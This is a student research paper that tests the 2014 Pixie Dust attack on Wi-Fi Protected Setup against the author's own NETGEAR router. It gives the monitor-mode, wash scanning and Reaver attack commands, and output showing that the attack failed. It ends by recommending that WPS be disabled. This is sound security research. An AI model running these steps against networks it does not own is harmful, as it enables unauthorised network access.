The Effectiveness of Wi-Fi Protected Setup™ (WPS) on the Security of Wireless Computer Networks

Justin Nguyen
(jnqqq)

November 30, 2020

—

IT/CS UNIX Operating System

—

Dr. Ronny Bazan-Antequera

Abstract

With the growing demand for wireless devices such as the *Internet of Things* (IoT devices) to power smart homes and provide assistance to the elderly and those with disabilities, consumers and businesses look for ways to connect these devices to their wireless computer networks in a simple and secure way. As a response to this dilemma, the Wi-Fi Alliance® group devised the Wi-Fi Protected Setup™ (WPS) standard to simplify the process of connecting devices to computer networks wirelessly with a push of a button in a secure manner. However, a flaw in the implementation of this standard was discovered by Dominique Bongard in 2014 and coined the *Pixie Dust* attack, which allowed hackers to gain unauthorized access to wireless computer networks in mere seconds by brute-forcing the 8-digit PIN offline. This raises the question if WPS is a security issue in our current computer networks. This study will examine if the *Pixie Dust* attack no longer works on high-end wireless routers, or access points that are currently on the market. Due to the extremely small sample size of this study, the security of WPS remains inconclusive because it cannot be determined if the *Pixie Dust* attack failed since manufacturers implemented a patch or if the attack only affects certain chipsets. In light of this uncertainty, it was concluded that disabling the WPS feature entirely on all wireless devices would be the best course of action until the Wi-Fi Alliance® group releases a new security standard to replace WPS.

Table of Contents

Introduction to the Study

Introduction

Today, we live in a society that is run by computers, smartphones, and the *Internet of Things* (IoT devices) which provides the basis for home automation and provides medical assistance to those with disabilities and elderly individuals. Many of these IoT devices connect wirelessly to computer networks and/or to the Internet for convenience, ease of use, and greater mobility. According to projections from the "Cisco 2020 Global Networking Trends Report", it is estimated that around 14.6 billion IoT devices will make up 51% of all network devices world-wide by the year 2022 (Cisco, 2020). With this massive increase in the number of interconnected devices, computer networking manufacturers continue to develop new networking equipment (i.e. routers and wireless access points) to handle the stress that these wireless devices will put on our current computer networks.

However, computer networking manufacturers such as NETGEAR® continue to produce wireless routers and access points that include a security feature called Wi-Fi Protected Setup™ (WPS), which was discovered to have compromised the security of wireless computer networks back in 2014 with the *Pixie Dust* attack (Bongard, 2014). Originally meant to ease the process of connecting wireless devices to computer networks securely, an implementation flaw in the security standard allows hackers to gain unauthorized access to wireless networks with relative ease and in a considerably short amount of time compared to traditionally cracking the password of Wi-Fi Protected Access 2™ (WPA2) secured networks.

History and Background of Wi-Fi Protected Setup™ (WPS)

On August 16, 2006, the Wi-Fi Alliance® group announced its new security standard called Wifi-Protected Setup™ (WPS) as a new way for consumers to setup their wireless networks and connect their wireless devices in an easy and secure way. According to their research, they found that 43% of Wi-Fi users found it "moderately-to-very difficult" to install and activate security features on their home Wi-Fi network (Wi-Fi Alliance, 2006). This new standard simplifies the process of setting up home Wi-Fi networks by providing alternative means in connecting wireless devices to the network securely without entering in a network password. WPS achieves this in two ways: a push-button configuration and a PIN entry. The push-button method is optional and may not be included on all Wi-Fi Protected Setup™ devices (although most do have them), whereas the PIN entry method is required for all WPS devices (Wi-Fi Alliance, n.d.).

In the PIN entry method, a fixed 8-digit pin is set in the configuration of the wireless router or access point (either by the user or by the manufacturer). This pin is then entered on the intended wireless devices to be connected to the network.

For the push-button method, a physical button on the wireless router or access point is to be pushed when adding new wireless devices to the network. It should be noted however that a two-minute setup period follows promptly after pushing the button for any devices to join the network, including unwanted ones (Wi-Fi Alliance, n.d.).

Statement of the Problem

The purpose of this study was to determine how secure current computer networks with Wi-Fi Protected Setup™ (WPS) enabled are and whether or not the Pixie Dust attack is still a prevalent issue with the latest wireless routers/access points on the market.

Significance of the Study

There are numerous entities that may benefit from this study. Anyone from the average consumer to large scale businesses and educational institutions can learn how to set up their computer networks and connect their wireless devices securely. By sharing the findings of this study, consumers and industry can protect their data from being harvested in man-in-the-middle (MITM) attacks by making it harder for hackers to penetrate their computer networks. Furthermore, consumers and businesses can push computer networking manufacturers to develop better and more secure networking hardware to connect their wireless devices to, and for the Wi-Fi Alliance® group to design better security standards for next generation computer networking hardware.

Scope of the Study

As of 2020, there have been several security vulnerabilities that have been discovered with WPS. The vulnerability that this study will focus on is the *Pixie Dust* attack that was discovered by Dominique Bongard in 2014, since it can take as little as 15 seconds to crack (Tay, 2020). Essentially, this attack allows a malicious actor to brute-force the actual 8-digit PIN offline, circumventing the WPS lockout delay that some wireless routers and access points have to protect against brute-force attacks (Bongard, 2014).

Methods of the Study


Introduction

In this study, we will be using a tool called *Reaver* to perform the actual *Pixie Dust* attack. This tool is already included in the Linux distribution *Kali Linux*, which is the operating system that we will use to perform the attack since it already has all tools and dependencies that are needed already included. For the ease of installation and use for this study, the *Kali Linux* operating system was installed to a virtual machine using *VMware Workstation Pro*. Additionally, a wireless adapter with monitor mode capabilities is needed to launch the attack. For this study, the Panda Wireless PAU06 USB adapter was used due to its availability, low cost, and its "Plug and Play" driver installation. The target that was used to test the *Pixie Dust* attack against was a NETGEAR R7900 wireless router. This router was chosen as it is a high-end consumer router with a WPS lockout delay feature after a set number of failed login attempts, which would make it an ideal candidate to test the attack against.

Setting up the Target

The NETGEAR R7900 wireless router was factory reset and was set up using the default settings in its "Setup Wizard". Since the wireless adapter we are using to launch the attack from only supports the 2.4GHz radio band (i.e. 802.11b/g/n), the two 5Ghz radio bands in the wireless router were disabled (i.e. 5GHz-1 and 5GHz-2). The security option for the 2.4GHz wireless network was set to "WPA2-PSK [AES]" and a string of random characters of arbitrary length was set as the password/network key. This is because the strength of the password should not affect how long it takes for the *Pixie Dust* attack to crack the WPS PIN as it is independent from the WPA2 encryption (Bongard, 2014).

To make the target stand out from any neighboring wireless routers or access points, the SSID of the target was changed to "WPS_Test" as shown in Figure 1. This will make finding the target much easier when setting up and launching the attack vector. Lastly, the WPS setting was enabled using the default PIN that was set by the manufacturer and the setting to auto disable the PIN after 3 failed PIN connections was also enabled (Figure 2).



Wireless Network (2.4GHz b/g/n)

☑ Enable SSID Broadcast

Name (SSID): WPS_Test

Channel: Auto


Mode: Up to 450 Mbps

Security Options

○ None
● WPA2-PSK [AES]
○ WPA-PSK [TKIP] + WPA2-PSK [AES]
○ WPA/WPA2 Enterprise

Password (Network Key): [redacted] (8-63 characters or 64 hex digits)

Figure 1: Target's 2.4GHz wireless network configuration.



WPS Settings

Router's PIN: [redacted]

☑ Enable Router's PIN


☑ To prevent PIN compromise, auto disable the PIN after 3 failed PIN connections, until router reboots.

In auto disabled mode, router's WPS LED will keep blinking slowly

Figure 2: Target's WPS configuration.

Setting up the Attack Vector

To set up the attack vector for this study, the *Kali Linux* operating system was installed to a virtual machine using *VMware Workstation Pro*, which is where the attack vector will be launched from. *Kali Linux* is an advanced penetration testing distribution that comes with a wide variety of tools and exploits already pre-installed for anyone to test their security systems and computer networks. This operating system was installed using the default settings in *VMware Workstation Pro*. To ensure that the virtual machine has access to our physical wireless adapter, it was passed to the virtual machine via the “VM > Removable Devices” option in *VMware Workstation Pro* (Figure 3). This was verified using the `ifconfig` command in *Kali Linux* as shown in Figure 4. Once *Kali Linux* is installed to the virtual machine and has access to our USB wireless adapter, we then can launch the attack vector against our target.




ternatively, the DHCP server may be slow or

Install Ubuntu 64-bit as you would on a physical computer. When you are done and the operating system boots up, click "I Finished Installing".

To direct input to this VM, click inside or press Ctrl+G.

Figure 3: Passing the USB wireless adapter to the virtual machine.




```
┌──(test㉿kali)-[~]
└─$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 4: Verifying that the wireless interface was passed to the virtual machine.


Launching the Attack Vector

To begin launching our attack vector, the USB wireless adapter must first be put into monitor mode. This was done using the `airmon-ng start <interface>` command in terminal, where `<interface>` is the name of the USB wireless adapter as shown in Figure 5 and Figure 6 (it was wlan0 in our case). It should be noted that root privileges are required in order for the wireless adapter to be put into monitor mode and for the *Pixie Dust* attack to work.



```
┌──(test㉿kali)-[~]
└─$ sudo airmon-ng start wlan0                                          1 ✗

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for test:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    532 NetworkManager
    763 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5572
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0
]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```


Figure 5: Starting the wireless interface into monitor mode.



```
┌──(test㉿kali)-[~]
└─$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether [redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 600 (600.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 600 (600.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec [redacted]  txqueuelen
1000  (UNSPEC)
        RX packets 20  bytes 6103 (5.9 KiB)
        RX errors 0  dropped 20  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 6: Verifying that the wireless interface was put into monitor mode.

Next, we needed to find the BSSID (i.e. the MAC address) and channel number of our target. This was easily obtained using `wash -i <interface>` command, where `<interface>` is the name of the monitor interface (Figure 7). The *wash* tool quickly scans for wireless computer networks that have WPS enabled in the vicinity of the attacker.




```
┌──(test㉿kali)-[~]
└─$ sudo wash -i wlan0mon                                              130 ×
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
──────────────────────────────────────────────────────────────────────────
[redacted]
[redacted]           6  -52  2.0  No   Broadcom  WPS_Test
[redacted]
```

Figure 7: Finding the BSSID and channel number of the target.

With the BSSID and channel number obtained, we then launched the *Pixie Dust* attack against our target using *Reaver* with the following command:

```
reaver -i wlan0mon -b <BSSID> -c <channel> -KvvNwL
```

The result of our attack is shown in Figure 8.



```
[+] Received M1 message
[+] Received M1 message
executing pixiewps -e ade4401a5abb3fed6d63f0972e496406c290d933a54a3a26534d53acc953
9df27bbf3363bd6e0387f04b14161936dab04865dbe266d34cdfc31f20c7d22789941667b3a7a05beb
7b44047ebf2d1d6d8a6ef86a4470bb58122309f9d4a5c1ea333102c2d579f20f1e8419f4ed441db58b
0b9f04899014fea424f87638b9a0c8c49f38d4d1492c1963324d7bbf2a784137779be9b7273166e40f
23f5c50c34b22b203a5783b822eadc09d7e51e82437f466f060207e58c7e836868e177e1e21efe -s
e8ed14c3f53216149543b2c4faa605091b3d465d460c2c67dfb2e01b4245efdd -z cefc55e0f11433
7076cee84901e7217cc182215b983012a3338729f71ab70ce1 -a 5eeeffc52a052c0dfaf3b3b07753
921063496eceb5a6448b79e807cb95206144 -n 03c3fb971c76e3de11992c2cfdbcb18d -r 27367c
a67b07f9b16d9c53043d38c36ba80b23c235550ffa3bb1e2ec08d90593ec06bdf51be57ceddff0bbc0
7904ab04c41bdd14425b3dc6b95537890debe83a44b2359c918b293bde5c248b2a9dddf73860645b4e
be85c5383beb6f24a27adeef3381968f439732062bd21ba08d6292f87d53bb30d0f1e2229faa42bd0c
b1cd172189604e47f026ba3d11fc9412db2df3cbe64338c29e29204e340f26c4f7cd9f719f3061ceb5
4bff64b3a3bd68305f5f64bfbdb857b357448cac0ba605ae40

 Pixiewps 1.4

 [-] WPS pin not found!

 [*] Time taken: 0 s 90 ms

[-] Pixiewps fail, sending WPS NACK
[+] Sending WSC NACK

┌──(test㉿kali)-[~]
└─$                                                                    1 ×
```

Figure 8: Result of the Pixie Dust attack against the target.

Findings & Conclusion

Results

In this study, it was found that the *Pixie Dust* attack had failed against our target, and thus were unable to retrieve neither the PIN nor the network password using this method. Attempting to brute-force the PIN online resulted in the wireless router disabling the WPS PIN authentication, effectively putting an end to any further attacks of this scope. It should be noted however that the chipset of the target may play a role into the success/failure of the attack. Our target had a Broadcom chipset, which according to BurnCT's experimentation had "very spotty success against" (BurnCT, 2017).

Conclusion

Due to the extremely small sample size of this study to test the *Pixie Dust* attack against, it is inconclusive to say that WPS is still secure. It is uncertain whether or not the chipsets of wireless routers/access points play any role in the success or failure of the attack. It is possible that computer networking manufacturers have since then patched the vulnerability in their newer routers following the discovery of the attack or have pushed firmware upgrades in their older models to resolve this issue.

In light of the uncertainty over the security of WPS, it is best to disable this feature entirely on all networking equipment if possible until the Wi-Fi Alliance® group releases a new security standard to replace WPS. Furthermore, it is also advised to remove any WPS PIN that is printed on the devices, since it can later be used by a malicious insider to reveal your network password should the WPS feature be enabled (Tay, 2020).

Acknowledgments

The study was supported by Dr. Ronny Bazan-Antequera of the University of Missouri-Columbia. The views expressed in the article do not necessarily represent the views of Dr. Ronny Bazan-Antequera or the University of Missouri-Columbia. The author thanks Dr. Ronny Bazan-Antequera for providing the necessary background knowledge in UNIX operating systems and insight into the topics of cybersecurity in order to complete the study.

References

Bongard, D. (2014, October 27). Offline bruteforce attack on WiFi Protected Setup. In *hack.lu*. Retrieved from http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf

BurnCT, . (2017, July 22). Hack WiFi Using a WPS Pixie Dust Attack. In *NULL BYTE*. Retrieved from https://null-byte.wonderhowto.com/how-to/hack-wifi-using-wps-pixie-dust-attack-0162671/

Cisco. (2020). 2020 Global Networking Trends Report. In *CISCO*. Retrieved from https://www.cisco.com/c/dam/m/en_us/solutions/enterprise-networks/networking-report/files/GLBL-ENG_NB-06_0_NA_RPT_PDF_MOFU-no-NetworkingTrendsReport-NB_rpten018612_5.pdf?ccid=cc001244&oid=rpten018612

Tay, K. (2020, July 16). My worst nightmare on discovering a Wi-Fi WPS vulnerability on my home router. In *Medium*. Retrieved from https://medium.com/swlh/my-worst-nightmare-on-discovering-a-wi-fi-wps-vulnerability-on-my-home-router-45330c5444bc

Wi-Fi Alliance. (2006). Wi-Fi Alliance® Announces Wi-Fi Protected Setup™. In *Wi-Fi*. Retrieved from https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-announces-wi-fi-protected-setup

Wi-Fi Alliance. (n.d.). How does Wi-Fi Protected Setup work?. In *Wi-Fi*. Retrieved from https://www.wi-fi.org/knowledge-center/faq/how-does-wi-fi-protected-setup-work